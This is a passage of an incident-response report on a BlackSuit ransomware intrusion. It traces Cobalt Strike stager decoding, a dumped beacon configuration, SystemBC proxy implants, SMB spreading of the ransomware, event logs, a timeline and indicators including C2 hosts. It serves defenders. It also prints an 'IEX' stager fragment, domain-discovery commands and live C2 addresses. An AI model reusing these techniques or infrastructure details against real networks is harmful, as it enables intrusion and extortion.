}
else {
        IEX $DoIt
}
```

This PowerShell script decodes another base64 blob, but as we can see it also performs XOR operations on the bytes. XOR with decimal 35(0x23) is a well known key for Cobalt Strike PowerShell stagers.

```
$ base64 -d PS_download2.b64 > PS_download2.sc; translate.py PS_download2.sc -o PS_download2.bin "byte ^ 0x23"
```

After decoding the final base64 blob we get the Cobalt Strike beacon and can get the configuration (as the configuration is the same on all HTTP beacons the config is extracted with csce):

```
$ csce --pretty PS_download2.bin
```

```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 63612,
  "jitter": 39,
  "maxgetsize": 2796542,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 1580103824,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "qw.regsvcast.com",
    "port": 443,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCiCKWZb6nlL/Txn7FIuXF2qwp+LPwdWfzGYeTRr60MZjb8l

  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/hr",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "prepend 338 characters",
        "base64",
        "netbiosu"
      ]
    }
  },
  "http-post": {
    "uri": "/ch",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
```


```
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\runonce.exe",
    "spawnto_x64": "%windir%\\sysnative\\runonce.exe"
  },
  "process-inject": {
    "allocator": "VirtualAllocEx",
    "execute": [
      "CreateThread",
      "RtlCreateUserThread",
      "CreateRemoteThread"
    ],
    "min_alloc": 18046,
    "startrwx": false,
    "stub": "IiuPJ9vfuo3dVZ7son6mSA==",
    "transform-x86": [
      "prepend '\\x90\\x90\\x90\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90\\x90\\x90\\x90'"
    ],
    "userwx": false
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": null,
  "smb_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "stage": {
    "cleanup": true
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
```

```
  }
}
```

SytemBC

Another command and control channel utilized by the threat actor in this intrusion was SystemBC, a tool frequently favored by ransomware groups. One of its most commonly used features is its proxy functionality. This allowed the threat actor to leverage their own external computers and, through the SystemBC malware deployed on the file server, establish proxy connections to access the local network, facilitating further actions within the compromised environment.



The threat actor first brought in SystemBC as a file named SC.exe. This was executed manually by the threat actor after logging into the file server from DC X.

Security EventID 4624 showing RDP logon and Logon ID:

An account was successfully logged on.

Subject:
- Security ID: S-1-5-18
- Account Name:
- Account Domain:
- Logon ID: 0x3E7

Logon Information:
- Logon Type: 10
- Restricted Admin Mode: No
- Virtual Account: No
- Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:
- Security ID:
- Account Name:
- Account Domain:
- Logon ID: 0x1B8E664D
- Linked Logon ID: 0x0
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {3c2f6bcf-5538-c587-f501-08cfdb358e13}

Process Information:
- Process ID: 0x5fc
- Process Name: C:\Windows\System32\svchost.exe

Network Information:
- Workstation Name:
- Source Network Address:
- Source Port: 0

Detailed Authentication Information:
- Logon Process: User32
- Authentication Package: Negotiate
- Transited Services: -
- Package Name (NTLM only): -
- Key Length: 0

The threat actor manually started SystemBC with name SC.exe:

```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime: 2023-12-14 12:35:19.597
ProcessGuid: {6f0f2aa6-f687-657a-079d-000000000700}
ProcessId: 5632
Image: C:\ SC.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: ig12dg1icd64.dll
CommandLine: "C:\ \SC.exe"
CurrentDirectory: C:\1 s\
User: _ _
LogonGuid: {6f0f2aa6-f35e-657a-4d66-8e1b00000000}
LogonId: 0x1B8E664D
TerminalSessionId: 4
IntegrityLevel: High
Hashes: SHA1=ADE18294497364C557E28DD8E8D5F54D5D631485,MD5=86A8DE291FBFADCDF0A15FC783CFFF19,SHA256=C798B2690C5F16EB2917A679AF3117CFE9C7060FA8BC84FFC3159338EF33508E,IMPHASH=3BB2F0FFD0DE75E79928EB90A7D8E11F
ParentProcessGuid: {6f0f2aa6-f363-657a-d39c-000000000700}
ParentProcessId: 1752
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser:
```

Notice that the original name is different and that the LogonID is the same as from the RDP login above.

Shortly after the threat actor brought another SystemBC file, with the name socks32.exe. That was moved to the file server from DC X.

socks32.exe moved over SMB C$ share:

$table	event_code	ShareName	SharePath	RelativeTargetName
security	5145	*\C$	\??\C:\	Tools\socks32.exe

Once again execution is done manually after logging in through RDP.

RDP logon:


$table	event_code	LogonType	LogonID
security	4624	10	0x1BA6A44A

Manual execution:

$table	event_code	Image	ProcessId	ParentImage	ParentProcessId	CommandLine	ParentCommandLine	LogonId
sysmon	1	C:\Tools\socks32.exe	532	C:\Windows\explorer.exe	5640	"C:\Tools\socks32.exe"	C:\Windows\Explorer.EXE	0x1BA6A44A

If the SystemBC sample is compiled without modifications, it should be feasible to extract the configuration from the implant by examining the exe file, as all information is presented in plain text.


Port and host configuration for SystemBC in the socks32.exe implant:



Impact

The threat actor's primary objective in this case was financial gain through ransom. They introduced an executable named qwe.exe, which we later identified as BlackSuit ransomware.

This ransomware was strategically distributed across key endpoints within the infrastructure and executed, initiating the ransom demands.



Windows security eventID 5145 shows the distribution of the BlackSuit ransom executable via SMB C$ shares:


event_code	ShareName	SharePath	RelativeTargetName
5145	*\C$	\??\C:\	users\qwe.exe
5145	*\C$	\??\C:\	users\qwe.exe
5145	*\C$	\??\C:\	users\qwe.exe
5145	*\C$	\??\C:\	Users\qwe.exe

To avoid any errors during the final stage of their operation, the threat actor refrained from manually typing the command to execute the ransomware with the necessary command line arguments. Instead, to ensure accuracy and eliminate the risk of typos, they also moved a file named 123.txt along with qwe.exe, likely using it as a script or reference to guarantee the correct execution of the ransomware.

Windows security eventID 5145 shows distribution of 123.exe to the c:\users directory:

event_code	ShareName	SharePath	RelativeTargetName
5145	*\C$	\??\C:\	users\123.txt
5145	*\C$	\??\C:\	users\123.txt
5145	*\C$	\??\C:\	users\123.txt
5145	*\C$	\??\C:\	users\123.txt

Movement of the 123.txt file seen from the network side. Including the content. The id is redacted.



After staging the ransomware executable qwe.exe and the helper file 123.txt, the threat actor used RDP from DC X to log onto various systems. Once logged in, they opened 123.txt in Notepad, copied the command from the file, and executed the ransomware. This method ensured the correct command line arguments were used, reducing the risk of mistakes during the final execution phase.

Sysmon eventID 1 showing notepad.exe opening 123.txt:

event_code	CommandLine	ParentCommandLine	Image	ParentImage
1	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\123.txt	C:\Windows\Explorer.EXE	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe
1	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\123.txt	C:\Windows\Explorer.EXE	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe
1	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\123.txt	C:\Windows\Explorer.EXE	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe


Sysmon eventID 1 showing execution of qwe.exe

source	event_code	Image	ParentImage	CommandLine	ParentCommandLine	ProcessID	ParentProcessID
sysmon	1	C:\Users\qwe.exe	C:\Windows\System32\cmd.exe	qwe.exe -id 'redacted '	"C:\Windows\system32\cmd.exe"	188000	182388
sysmon	1	C:\Users\qwe.exe	C:\Windows\System32\cmd.exe	qwe.exe -id 'redacted '	"C:\Windows\system32\cmd.exe"	5888	11528
sysmon	1	C:\Users\qwe.exe	C:\Windows\System32\cmd.exe	qwe.exe -id 'redacted '	"C:\Windows\system32\cmd.exe"	932664	931660
sysmon	1	C:\Users\qwe.exe	C:\Windows\explorer.exe	"C:\Users\qwe.exe"	C:\Windows\Explorer.EXE	5652	5696
sysmon	1	C:\Users\qwe.exe	C:\Windows\explorer.exe	"C:\Users\qwe.exe"	C:\Windows\Explorer.EXE	7068	5696


Once the ransomware was executed a lot of ransom notes where created:

event_code	TargetFileName	Image	ProcessID	User
11	C:\Users\Default\readme.blacksuit.txt	C:\Users\qwe.exe	188000	
11	C:\Users\Public\readme.blacksuit.txt	C:\Users\qwe.exe	188000	
11	C:\Users\Default\Desktop\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Default\Documents\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Default\Downloads\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Default\Favorites\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Default\Links\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Default\Music\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Default\Pictures\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Default\Saved Games\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Default\Videos\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\ \Desktop\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\ \Downloads\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\ \Desktop\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\ \Downloads\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Public\AccountPictures\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Public\Desktop\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Public\Documents\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Public\Downloads\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Public\Libraries\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Public\Music\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM
11	C:\Users\Public\Pictures\readme.blacksuit.txt	System	4	NT AUTHORITY\SYSTEM


readme.blacksuit.txt looked like:



Timeline


BlackSuit Ransomware
Day 1
23:29 UTC Initial Access
Cobalt Strike Beacon: RtWin64.exe
C2: svchorst.com
proxied via CloudFlare
Day 2
06:12 UTC Discovery
systeminfo
nltest
Sharphound
06:13 UTC Credential Access
Rubeus
ASREP Roast
Kerberos
06:27 UTC Lateral Movement
SMB Admin Share used to copy executable beacons to
remote hosts including workstation and domain controller
\\REDACTED\ADMIN$\61185c1.exe
11:47 Discovery
Discovery commands from domain
controller
net group "domain admins" /domain
nltest /dclist:domain
net group "enterprise admins" /domain
cmd.exe /C ping REDACTED
12:04 UTC Lateral Movement
RDP to file share server from domain controller
12:35 UTC Command and Control
and Persistence
Day 7
SystemBC executables dropped on file
share server
SC.exe
socks32.exe
C2: 137.220.61.94:4001
Run Key:
HKU\REDACTED\Software\Microsoft\Windows\CurrentVersion\Run\socks5
23:57 UTC Command and Control
Day 8
DNS for Cobalt Strike C2 changes off of
CloudFlare IP's
svchorts.com
15.197.130.221
20:49 UTC Command and Control
Day 10
New Cobalt Strike beacon deployed with
new C2 server
C2: *.regsvcast.com
147.78.47.178:443
06:29 UTC Discovery
Sharphound.exe executed from domain controller
07:08 UTC Lateral Movement
New Cobalt Strike PowerShell and
executable beacons deployed to more hosts
C2: *.regsvcast.com
147.78.47.178:443
07:30 Discovery
adf.bat
Adfind.exe
Day 15
07:34 UTC Discovery
adf.bat
Adfind.exe
Browsing SMB shares for sensitive documents
12:35 Lateral Movement and Discovery
RDP and Cobalt Strike beacons used to
move to new server
start.bat
Get-DataInfo.ps1
13:44 Discovery and Collection

Diamond Model



Indicators

Atomic

```
SystemBC C2
  137.220.61[.]94

Cobalt Strike C2
  svchorst[.]com        - 15.197.130[.]221
  as.regsvcast[.]com    - 147.78.47[.]178
  zx.regsvcast[.]com    - 147.78.47[.]178
  qw.regsvcast[.]com    - 147.78.47[.]178
```

Computed

```
RtWin64.exe     - Cobalt Strike Beacon
  md5:b5266cd35d1b3770b05  ad6870c0c4bde
  sha1:2bb6c8b6461edc49e22f3d0c7dc45904b2ed8a2b
